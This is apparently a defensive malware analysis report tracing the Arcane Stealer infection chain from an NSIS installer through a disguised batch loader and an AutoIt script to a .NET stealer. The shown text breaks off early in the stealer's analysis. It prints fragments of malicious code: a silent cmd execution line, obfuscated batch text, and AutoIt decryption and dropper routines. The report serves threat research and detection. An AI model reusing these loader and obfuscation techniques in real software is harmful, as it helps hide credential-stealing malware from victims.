

Arcane Stealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
SELIWARE.EXE ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	4
CRUISES.MP4 ANALYSIS	6
STATIC ANALYSIS	6
Z ANALYSIS	9
STATIC ANALYSIS	9
DYNAMIC ANALYSIS	12
ARCANESTEALER.EXE ANALYSIS	13
STATIC ANALYSIS	13
DYNAMIC ANALYSIS	16
YARA RULE	35
MITRE ATTACK TABLE.....	39
MITIGATION RECOMMENDATIONS	39
PREPARED BY	40

Overview

The cyber threat **landscape is becoming increasingly complex** as attackers continuously improve both their **technical capabilities and social engineering techniques**. In addition to traditional malware distribution methods, **social media and content-sharing platforms**—widely regarded as trustworthy by millions of users—have become a significant component of modern attack chains. In particular, **fake cheat tools, cracks, and gaming utilities targeting online gaming communities** have emerged as effective vehicles for malware distribution by **exploiting users' trust**.

Discovered by security researchers in **late 2024**, **Arcane Stealer** represents a notable example of this trend. Initially distributed through **YouTube videos**, the campaign later expanded with a **fake installer known as ArcanaLoader** and a **Discord-based distribution infrastructure**. This allowed the threat actors not only to develop malware but also to establish a **professional-looking distribution ecosystem designed to gain users' trust and facilitate infection**.

Unlike conventional information stealers that primarily target **usernames and passwords stored in web browsers**, **Arcane Stealer is capable of harvesting a much broader range of sensitive information**. Its targets include **VPN clients, messaging applications, email clients, gaming platforms, network administration tools, cryptocurrency wallets, and various system configuration data**. Furthermore, its use of **advanced techniques to bypass modern browser protection mechanisms**, combined with the distribution of certain variants alongside **cryptocurrency miners**, significantly increases the overall **impact and sophistication of the threat**.

Seliware.exe Analysis

Adı	Seliware
MD5	91958A0C9795053B363BB880B2DEBE4A
SHA256	f1e4023d78cd7d093128d4aee547dc919f4eda0d0c7fea3818a18968ae6f948b
Dosya Türü	PE32/EXE

Static Analysis

f1e4023d78cd7d093128d4aee547d	
Property	Value
File Name	C:\Users\████████.Desktop\f1e4023d78cd7d093128d4aee547dc919f4...
File Type	Portable Executable 32
File Info	Nullsoft PiMP Stub -> SFX
File Size	1.17 MB (1228030 bytes)
PE Size	42.50 KB (43520 bytes)

Figure 1- File Size Information

The analyzed malware sample is a **32-bit Portable Executable (PE)** file. The total file size is **1.17 MB**. Analysis of the file's internal metadata indicates that it is packaged using the **Nullsoft Scriptable Install System (NSIS)** installer framework, suggesting that it extracts and executes its embedded components at runtime.

Tara	Endianness	Mod
Otomatik	LE	32 bit
PE32		
İşletim sistemi: Windows(XP)[1386, 32 bit, GUI] Bağlayıcı: Microsoft Linker(10.00.40219) Derleyici: Microsoft Visual C/C++(16.00.40219)[C] Dil: C Araç: Visual Studio(2010) Yükleyici: Nullsoft Scriptable Install System(5.17.3-Unicode) Kaplama: Binary[Offset=0xaa00,Boyut=0x001212fe] Bilinmeyen: Bilinmeyen		

Figure 2- PE File Information

The analyzed file is a **32-bit Windows Portable Executable (PE)**. It is packaged using the **Nullsoft Scriptable Install System (NSIS)** installer framework, indicating that it contains embedded components that are extracted and executed during runtime.

Ad	Değiştirme tarihi	Tür	Boyut
\$PLUGINSDIR	11.12.2025 23:19	Dosya klasörü	
\$TEMP	11.12.2025 23:19	Dosya klasörü	
[NSIS].nsi	11.12.2025 20:14	NSI Dosyası	7 KB

Figure 3- Extracting the NSIS Package with 7-Zip

When the malicious executable is opened using **7-Zip**, it reveals an **.mp4** file along with **nsexec.dll**, located inside the **Plugins** directory. To fully reconstruct the NSIS package and recover the original installation script (**NSIS.nsi**), the **NSIS.nsi generator** available at <https://github.com/myfreer/7z-build-nsis> can be used. After downloading the tool, extract the target executable with it to automatically reconstruct the **NSIS.nsi** installation script.

```

UnRegDLL ForecastsYukon
label_76:
Push e
Pop $!_
GetInstDirError $9
DeleteINISec RomRegression InteractInterference
DeleteINISec TechnologyConfused ModeAlbums
GetFullPathName $9 TransportationEquation
nsExec::Exec "cmd.$!_x$!_ /c cmd < Cruises.mp4"
; Call Initialize Plugins
; SetOverwrite off
; File $PLUGINSDIR\nsExec.dll
; SetDetailsPrint lastused
; Push "cmd.$!_x$!_ /c cmd < Cruises.mp4"
; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
IfSilent label_97 label_97
SetErrors
WriteINIStr NecSally BrightMoms CleanupHyundai ConferencingLynn
UnRegDLL IrcCertified
MessageBox MB_OKCANCEL WeblogsRotationVatBut
SetRegView 64
SetOutPath ThreadTropical

```

Figure 4- Contents of the NSIS Script

The NSIS script contains the command **nsExec::Exec "cmd\$!_x\$!_ /c cmd < Cruises.mp4"**, which executes the extracted **Cruises.mp4** file through the Windows Command Prompt (**cmd.exe**) in an attempt to perform the malware's actions silently on the target system. To facilitate this process, the script leverages **nsexec.dll**, located in the **\$PLUGINSDIR** directory, which enables the execution of command-line processes without displaying a visible console window.

Dynamic Analysis

004036A6	68 04200000	push 2004	
004036A8	FF15 B0804000	call dword ptr ds:[<GetTempPathW>]	
004036B1	E8 A9FDFFFF	call zara112.40345F	
004036B6	85C0	test eax, eax	
004036B8	75 24	jne zara112.40360E	
004036BA	68 FF1F0000	push 1FFF	
004036BF	53	push ebx	
004036C0	FF15 AC804000	call dword ptr ds:[<GetWindowsDirectoryW>]	ebx:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\"
004036C6	68 E8854000	push zara112.4081E8	085E8:L"\\Temp"
004036CB	53	push ebx	ebx:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\"
004036CC	E8 22250000	call <JMP.&1strcatW>	
004036D1	E8 89FDFFFF	call zara112.40345F	
004036D6	85C0	test eax, eax	

Figure 5- Retrieving the Temporary Directory Path

The malware retrieves the user's temporary directory path by calling the **GetTempPathW** Windows API. This path is subsequently used to store and execute files extracted during the infection process.

add word ptr ss:[ebp-4],dx	
call dword ptr ds:[<GetTempFileW>]	
test eax, eax	
jne zara112.405A9C	
test edi, edi	
jne zara112.405A5A	
mov word ptr ds:[esi],ax	esi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\nspDB7F.tmp"
pop edi	esi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\nspDB7F.tmp"
pop esi	
leave	
ret 8	
mov eax, esi	esi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\nspDB7F.tmp"

Figure 6- Creation of the nspDB7F.tmp Directory

The malware creates a directory named **nspDB7F.tmp** within the user's **Temp** directory by invoking the **CreateDirectoryW** Windows API. The directory name is generated pseudo-randomly using a value obtained from the **GetTickCount** API as the seed, allowing the malware to create a uniquely named temporary folder during execution.

004036DE	68 C0104D00	push zara112.4010C0	
004036E3	FF15 70814000	call dword ptr ds:[<DeleteFileW>]	4010C0:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\nspDB7F.tmp"
004036E9	FF7424 14	push dword ptr ds:[esp+14]	
004036ED	E8 D2FAFFFF	call zara112.4031C4	
004036F2	894424 10	mov dword ptr ss:[esp+10],eax	
004036F6	3BC5	cmp eax, ebp	[esp+10]:L"Error writing temporary file. Make sure your temp folder is valid."
004036F8	75 76	jne zara112.403770	
004036FA	392D 04064700	cmp dword ptr ds:[470604],ebp	
00403700	74 5E	jz zara112.403760	
00403702	53	push ebx	
00403703	57	push edi	
00403704	E8 CB210000	call zara112.4058B4	edi:L"C:\\Users\\[REDACTED]\\Desktop\\zara112.exe"
00403709	RRF0	mov esi, eax	

Figure 7- Deletion of the nspDB7F.tmp File

The malware deletes the **nspDB7F.tmp** file that it previously created in the **Temp** directory by invoking the **DeleteFileW** Windows API. This behavior helps remove temporary artifacts and reduce traces of the malware's execution on the compromised system.




Figure 8- Extracting Files from the Resource Section

The malware extracts the embedded files from its **resource section** and writes them to the **Temp** directory by invoking the **CreateFileW** Windows API. This process allows the embedded payloads to be stored on disk for subsequent execution.

Cruises.mp4	Goes.mp4	Marie.mp4
Retailers.mp4	Testing.mp4	Thousands.mp4

Table 1- Names of the Dropped Files




Figure 9- Copying the nsExec.dll File

The malware copies the embedded **nsExec.dll** file into the previously created **.tmp** directory by invoking the **CreateFileW** Windows API. This DLL is later used during the execution process to facilitate the silent execution of command-line operations..




Figure 10- Executing the Command via the CreateProcessW API

The malware executes a **Command Prompt (cmd.exe)** process by invoking the **CreateProcessW** Windows API. This process is facilitated by **nsExec.dll**, an NSIS-specific plugin designed to execute command-line operations silently without displaying a console window. By leveraging this plugin, the installer is able to run **cmd** commands in the background, enabling the malware to carry out its actions without attracting the user's attention.

Cruises.mp4 Analysis

Adı	Cruises
MD5	4fd6eccb9e7a479aac4512e199786a3c
SHA256	2dfd5d97c035fb46acb87f50c77f04a163f5d3e11860d223d1634e1e fbb65e91
Dosya Türü	Bat


Static Analysis



Cruises.mp4	
Property	Value
File Name	C:\Users\ [redacted] \AppData\Local\Temp\Cruises.mp4
File Type	Unknown format
File Info	Unknown format
File Size	8.23 KB (8428 bytes)

Figure 11- File Size Information of Cruises.mp4

The **Cruises.mp4** file analyzed in this study has a total size of 8.23



```
1 [Set Lipam]
2 [SetAccordance]Sig(Powerpoint(Vc(
3 VuMarc(Exec(Grapha(Sheep(
4 crvSpread(Tom(Conservation(Early(
5 LOMeasurements(Counts(Won(Mostly(Darkness(Boundaries(
6
7 [Set Clalis=C]
8 IfdYStruggle(Jackson(Filter(Examination(Nl(Humidity(Greetings(Auto(Agreements(
9 vWright(Layer(Accepting(
10 SWDmZone(Astronomy(Purposes(Hayes(Studies(Dildo(P(
11 ZoPhone(Interest(Spirit(
12 eJfThumb(Cfr(Max(Lamps(Forty(Minds(Biz(Gul(Poland(
13 kxxmJemie(Each(
14 lDiStaffing(Concert(Dod(Graduates(
15 BICUPas(Nicole(Neon(Metallica(Indices(Michael(
16 RBSGuarantees(Medicine(Roads(Thumbzilla(Cole(Establish(Frame(Com(Illinois(
17 [Set Son=I]
18 PHedinburgh(Grants(
19 LHeTrademarks(Lead(Project(Hey(Budgets(Invitations(Towns(Lifestyle(Condition(
20 DxBid(Object(
21 exPennsylvania(Installing(
22 MgInfrastructure(Referrals(
23 aOQt(Are(Cameroon(Simply(Biggest(Unlike(Approximately(
24 tXTelecommunications(Preference(Net(Hb(Offshore(Bay(Polar(
25 CaManchester(Sophisticated(Screens(Highlighted(Cox(Pixel(Recording(
26 [Set Extension=d]
27 [Set Extension=d]
28 [Set Extension=d]
29 [Set Extension=d]
30 JDSweet(Ww(Agency(
31 dsivDetailed(Sign(Shame(Luke(Ts(
32 RPUWilderess(Vc(
33 bInCyber(Prevent(Charlotte(Windsor(Alexander(
34 kyORTransportation(Labor(Pulling(Texas(Chemical(Contain(Attractive(
35 Set Attendance=T
36 nnGDetermination(Skins(Rich(Climate(Tea(Operational(Broader(
```

Figure 12- Batch Script Embedded in Cruises.mp4

The **Cruises.mp4** file is a batch script whose **.mp4** extension is intentionally misleading in order to disguise its true nature. The script employs **variable-based** obfuscation to conceal its functionality. Upon execution, it first defines a series of variables containing seemingly meaningless strings. It then reconstructs the actual command by concatenating these variables using the **%variable%** syntax, effectively deobfuscating the hidden command at runtime.

Figure 13- Actual Code Revealed After Deobfuscation

The recovered batch script functions as a **multi-stage, heavily obfuscated final payload loader**. It first creates a deceptively named executable, **Picks.scr**, within a temporary directory named **382415**. The script manually reconstructs the **Portable Executable (PE)** header and subsequently assembles the payload by concatenating **11 small file fragments** and **4 larger fragments** using the **copy /b** command. Once the payload has been fully reconstructed, the resulting file, **g**, is passed as a command-line argument to **Mainly.scr**, which is then executed silently to launch the final malware payload.





Figure 14- Cabinet File Extraction

The malware abuses the **extrac32.exe** utility, available in older versions of Windows, to extract files. When the command **start /wait extrac32 /Y Thousands.mp4 *.*** embedded in the script is executed, the **extrac32** utility is instructed to extract the contents of the Cabinet (CAB) archive. The extracted files are listed in the table below.

Bennet	Chip	Consult	Dts	Implications	Mn
Reg	Respondents	Sacrifice	Submissions	Tray	

Table 2- Extracted Cabinet Files



Ad	Değiştirme tarihi	Tür	Boyut
Picks.scr	12.12.2025 01:02	Ekran koruyucu	956 KB
Z	12.12.2025 01:02	Dosya	627 KB

Autoit script

Figure 15- File Creation

The **Pics.scr** file located in the **382415** folder is a compiled **Autoit v3** executable, while the **Z** file is an obfuscated source Autoit script. The **Z** file is passed as a parameter to the Pics.scr executable and executed entirely in memory.

In the next stage of the analysis, the **Z** file, which contains the actual source of the final payload executed in memory, will be examined in detail. For this analysis, the **Autoit-Extractor** tool will be used to safely extract the complete contents of the script, deobfuscate the obfuscation layer, and analyze the Autoit commands line by line.

Z Analysis

Adı	Z
MD5	3f2bad9c51d0716a04b69f835da1c103
SHA256	e7f769260625c13f7e38702a4070e7391e6d4ff94aa7f26f046cec7899f88cae
Dosya Türü	A3X

Static Analysis

Property	Value
File Name	C:\Users\██████████\Downloads\1\STEMP\382415\Z
File Type	Unknown format
File Info	Unknown format
File Size	626.23 KB (641255 bytes)
PE Size	Not a Portable Executable.
Created	Friday 12 December 2025 01:02:48

Figure 16- Z File Size

The **Z** file is **626.23 KB** in size and is a pure **Autolt v3** source script that does not contain a **PE** header.

Figure 17- Contents of the Z File

The **Z** file clearly contains the “**AU3!EA06M**” magic header in its first lines.




Figure 18- Deobfuscation Using Autolt Extractor

The **Z** file was deobfuscated using the **Autolt-Extractor** tool.




Figure 19- Contents of the Deobfuscated Payload

The deobfuscated **Z** script contains **multiple layers of junk code, mathematical anti-emulation loops, and a Switch-Case structure**. All actual strings and API names are encrypted and are decrypted at runtime by a decryption function named **RPGYOUTH()**.

```

1  Func METERPROPECIA($faithmyselftearcrises)
2      While 0x1ff
3          $varriormodesjon = 0x10c6e
4          Switch $varriormodesjon
5              Case 0x10c6d
6                  Log(0x1b6)
7                  Exp(0x163b)
8                  ProgressOff()
9                  Floor(0x216)
10                 $varriormodesjon = $varriormodesjon + 0x140ca / 0x140ca
11             Case 0x10c6e
12                 Local $internationallyincomeeligibilityexperts = DllStructCreate("byte[" & Call("BinaryLen", $faithmyselftearcrises) & "]")
13                 ExitLoop
14             EndSwitch
15         WEnd
16     While 0x277
17         $trackstiresappliances = 0x6186
18         Switch $trackstiresappliances
19             Case 0x6185
20                 Floor(0x240)
21                 IsDeclared("Hot!Pac!Naughty!")
22                 IsDeclared("ASSET HALO KIRK ")
23                 Ceiling(0x1b29)
24                 $trackstiresappliances = $trackstiresappliances + 0x8d80a / 0x8d80a
25             Case 0x6186
26                 DllStructSetData($internationallyincomeeligibilityexperts, 0x1, $faithmyselftearcrises)
27             ExitLoop
28         EndSwitch
29     WEnd
30     While 0x193
31         $modulesromangolf = 0x12b0
32         Switch $modulesromangolf
33             Case 0x12af
34                 MemGetStats()
35                 Lnk(0x205)

```

Figure 20- Deobfuscated Code

A comprehensive cleanup and static analysis process was performed on the deobfuscated **Autolt script**. A custom **Python script** was developed for this purpose, and the following operations were performed sequentially:

- All **dead functions** and unused variable definitions were completely removed.
- Variables that were defined but never used, or created solely for **junk-code purposes**, were identified and removed.
- **Switch-Case branches** that were added to mislead analysis tools but were never actually reached, along with meaningless **While loops**, were removed.
- Redundant variable assignments were eliminated by replacing all references with their actual values.
- The **string decryption routine (RPGYOUTH)** was fully resolved, exposing all encrypted data—including **API names, DLL paths, registry keys, URLs, and other strings**—and replacing them with their decoded values at the corresponding locations.

Dynamic Analysis

```

$ratecontractor = $ratecontractor + $xcdb09 / $xcdb09
Case 0x6005
$ricedancehybrunk = GRATUITBEDROOMSDEMONSTRATION(METERPROFECIA(MEETINGIMPRESSEDAIRSPEECH(Binary($iuvbgyzabh), Binary("106389743305259502862726849772162685034642
MsgBox(0,,"DENTALSEASFABRIC(ALBUMPROTECTIVEMODERATOR(Binary($iuvbgyzabh), Binary("537738728013114604726236588026676")))))
FileWrite("Guy-Filming-a-Tornado.exe",DENTALSEASFABRIC(ALBUMPROTECTIVEMODERATOR(Binary($iuvbgyzabh), Binary("537738728013114604726236588026676")))))

```

Figure 21- Dumping the Actual Payload

As a result of the deobfuscation and cleanup process, the malware's final payload was found to be stored in the **\$iuwbgyzabh** variable as a multi-part encrypted **hex blob**. The blob is combined with a fixed second block using **Binary()** and passed through nested **GRATUITBEDROOMSDEMONSTRATION** decryption functions, ultimately reconstructing a complete executable file containing the standard **MZ PE header**. The resulting executable is then written to disk using **FileWrite** under the filename **Guy-Filming-a-Tornado.exe**. This file represents the malware's actual primary payload.

[illegible]

Figure 22- Payload Verification Using MsgBox

The payload displayed through **MsgBox** was successfully verified. It was subsequently saved to disk as **Guy-Filming-a-Tornado.exe** using **FileWrite**, making the main payload ready for further analysis.

ArcaneStealer.exe Analysis

Adı	ArcaneStealer
MD5	d23aa8922f5b13a7073ec5ef6a59d2ba
SHA256	25d5ec2f56a993ba06136be217205f0000b8ad8ced45bc9f3648fb257844e1e6
Dosya Türü	PE32/.NET

Static Analysis

File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	326.50 KB (334336 bytes)
PE Size	326.50 KB (334336 bytes)
Created	Friday 28 November 2025, 13.26.06
Modified	Friday 28 November 2025, 13.26.06
Accessed	Tuesday 16 December 2025, 01.07.48
MD5	D23AA8922F5B13A7073EC5EF6A59D2BA
SHA-1	A271DF26DA427D4E88272D8A95A6D7E7A19864F1
Property	Value
Comments	
CompanyName	
FileDescription	svchost
FileVersion	1.0.0.0

Figure 23- File Information of the Newly Obtained Malware

The newly obtained malware is a **32-bit, .NET-based Portable Executable (PE)** file with a file size of **326.50 KB**. The **FileDescription** field in the file properties is set to **“svchost”**, indicating the use of an impersonation technique designed to masquerade as the legitimate **svchost.exe** process used by the Windows operating system.




Figure 24- Malware PE Information

The analyzed file is in **PE32 (32-bit) Windows executable format** and is a **C# application built on the .NET Framework 4.7.2**.




Figure 25- Structure of the Malware

The **.NET analysis** of the executable named **svchost.exe** revealed that the malware employs a **modular malicious architecture**. Examination of the malware's structure showed that its malicious code is organized under the **Arcane** and **Stealer** namespaces.

